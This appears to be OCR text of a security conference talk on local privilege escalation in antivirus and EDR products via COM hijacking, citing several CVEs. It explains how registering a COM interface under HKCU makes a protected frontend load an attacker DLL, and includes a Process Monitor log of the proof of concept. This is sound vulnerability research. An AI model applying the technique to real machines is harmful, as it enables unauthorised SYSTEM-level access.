The Key to COMpromise

Kolja Graßmann, Alain Rödel

Motivation

- Local Privilege Escalation via Security Products?
- Installed on many, many machines in enterprise environments

BitDefender

CVE-2023-6154 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

A configuration setting issue in seccenter.exe as used in Bitdefender Total Security, Bitdefender Internet Security, Bitdefender Antivirus Plus, Bitdefender Antivirus Free allows an attacker to change the product's expected behavior and potentially load a third-party library upon execution. This issue affects Total Security: 27.0.25.114; Internet Security: 27.0.25.114; Antivirus Plus: 27.0.25.114; Antivirus Free: 27.0.25.114.

AVG/Avast AV

CVE-2024-6510 Detail

Description

Local Privilege Escalation in AVG Internet Security v24 on Windows allows a local unprivileged user to escalate privileges to SYSTEM via COM-Hijacking.

Metrics CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD Base Score: 7.8 HIGH Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

June 6th, 2024

Trend Micro Apex One Origin Validation Error Local Privilege Escalation Vulnerability

ZDI-24-569
ZDI-CAN-22039

Trend Micro Apex One

CVE ID CVE-2024-36302

Solution ID: **sk182244** Technical Level: Basic

Check Point Security

Check Point response to CVE-2024-24912

Please read this important update from Check Point.

Product	Version	OS	Last Modified
Harmony Endpoint	E86.x, E87.x, E88.x	Windows	2024-05-01

Symptoms

- A local privilege escalation vulnerability has been identified in Harmony Endpoint Security Client for Windows versions E88.10 and lower.

CVE-2023-7241 Detail

WebRoot AV

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

Privilege Escalation in WRSA.EXE in Webroot Antivirus 8.0.1X- 9.0.35.12 on Windows64 bit and 32 bit allows malicious software to abuse WRSA.EXE to delete arbitrary and protected files.

Motivation

You can find them too!


Background Information

AV and EDR

- Anti-Virus (AV)
  - Classic security product
  - Mostly signature based
- Endpoint Detection and Response (EDR)
  - Additionally does behaviour based detection
  - More effective against adversaries

General Problem


- Privileged actions from UI
  - Starting Scans
  - Setting exclusions
  - Quarantaine file
- UI runs in user context
  - Low privileges in most cases
- Dangerous if low privileged processes can set exclusions



Client & Server Model


Client & Server Model

- EDR has high privileged backend process (Service)
- High privileged backend process sets the exclusions




Client & Server Model

- Backend process needs to verify communication partner




Client & Server Model



Process Separation

- Process Injection:
  - Users can inject into other process if they have the **same or higher privileges** than the process user
- **More protection for low privilege UI process needed!**


Client & Server Model



- **Filter Driver:** Additional protection for frontend from process injection
- **Assumption:** Not easy to inject into frontend


Client & Server Model

- Goal: Communicate with EDR backend process & find primitive to escalate privileges



Client & Server Model


- Goal: Communicate with EDR backend process & find primitive to escalate privileges



COM Hijacking


Component Object Model (COM)

- Provides interfaces to developers
  - Once COM interface is registered (= a DLL), programs can use it
  - Details are abstracted away
  - E.g. Windows Runtime (WinRT) is based on COM
- Interfaces can take different forms
  - Interface could be implemented as DLL
  - DLL is then loaded into calling process



COM Internals

- COM Interfaces are defined in registry
- **HKCU** searched before **HKLM**
  - HKCU writable for current user




HKCU = Current User Hive

HKLM = Local Machine (SYSTEM) Hive


Process Monitor

- Allows seeing registry accesses as admin
- Allows identifying used COM Interfaces by their GUID



COM Hijacking


- Attacker: Define COM interface under HKCU
- Frontend process uses attacker COM interface
  - Process loads the attacker DLL




*Note: Filter Driver often only prevents **external** Process Injection*

COM Hijacking

- Hijack COM interfaces used by protected frontend process
  - File Dialogue (dataexchange.dll)
  - Web View (ieframe.dll)
- Our DLL is loaded by target
  - Code execution in protected frontend process 🎉🎉🎉




Process Name	Operation	Path
WRSA.exe	CreateFile	C:\poc\hijack_dll.dll
WRSA.exe	QueryBasicInformationFile	C:\poc\hijack_dll.dll
WRSA.exe	CloseFile	C:\poc\hijack_dll.dll
WRSA.exe	CreateFile	C:\poc\hijack_dll.dll
WRSA.exe	CreateFileMapping	C:\poc\hijack_dll.dll
WRSA.exe	CreateFileMapping	C:\poc\hijack_dll.dll
WRSA.exe	Load Image	C:\poc\hijack_dll.dll
WRSA.exe	CreateFile	C:\poc\hijack_dll.dll
WRSA.exe	CloseFile	C:\poc\hijack_dll.dll
WRSA.exe	CloseFile	C:\poc\hijack_dll.dll



Client & Server Model


- Goal: Communicate with EDR backend process & find primitive to escalate privileges



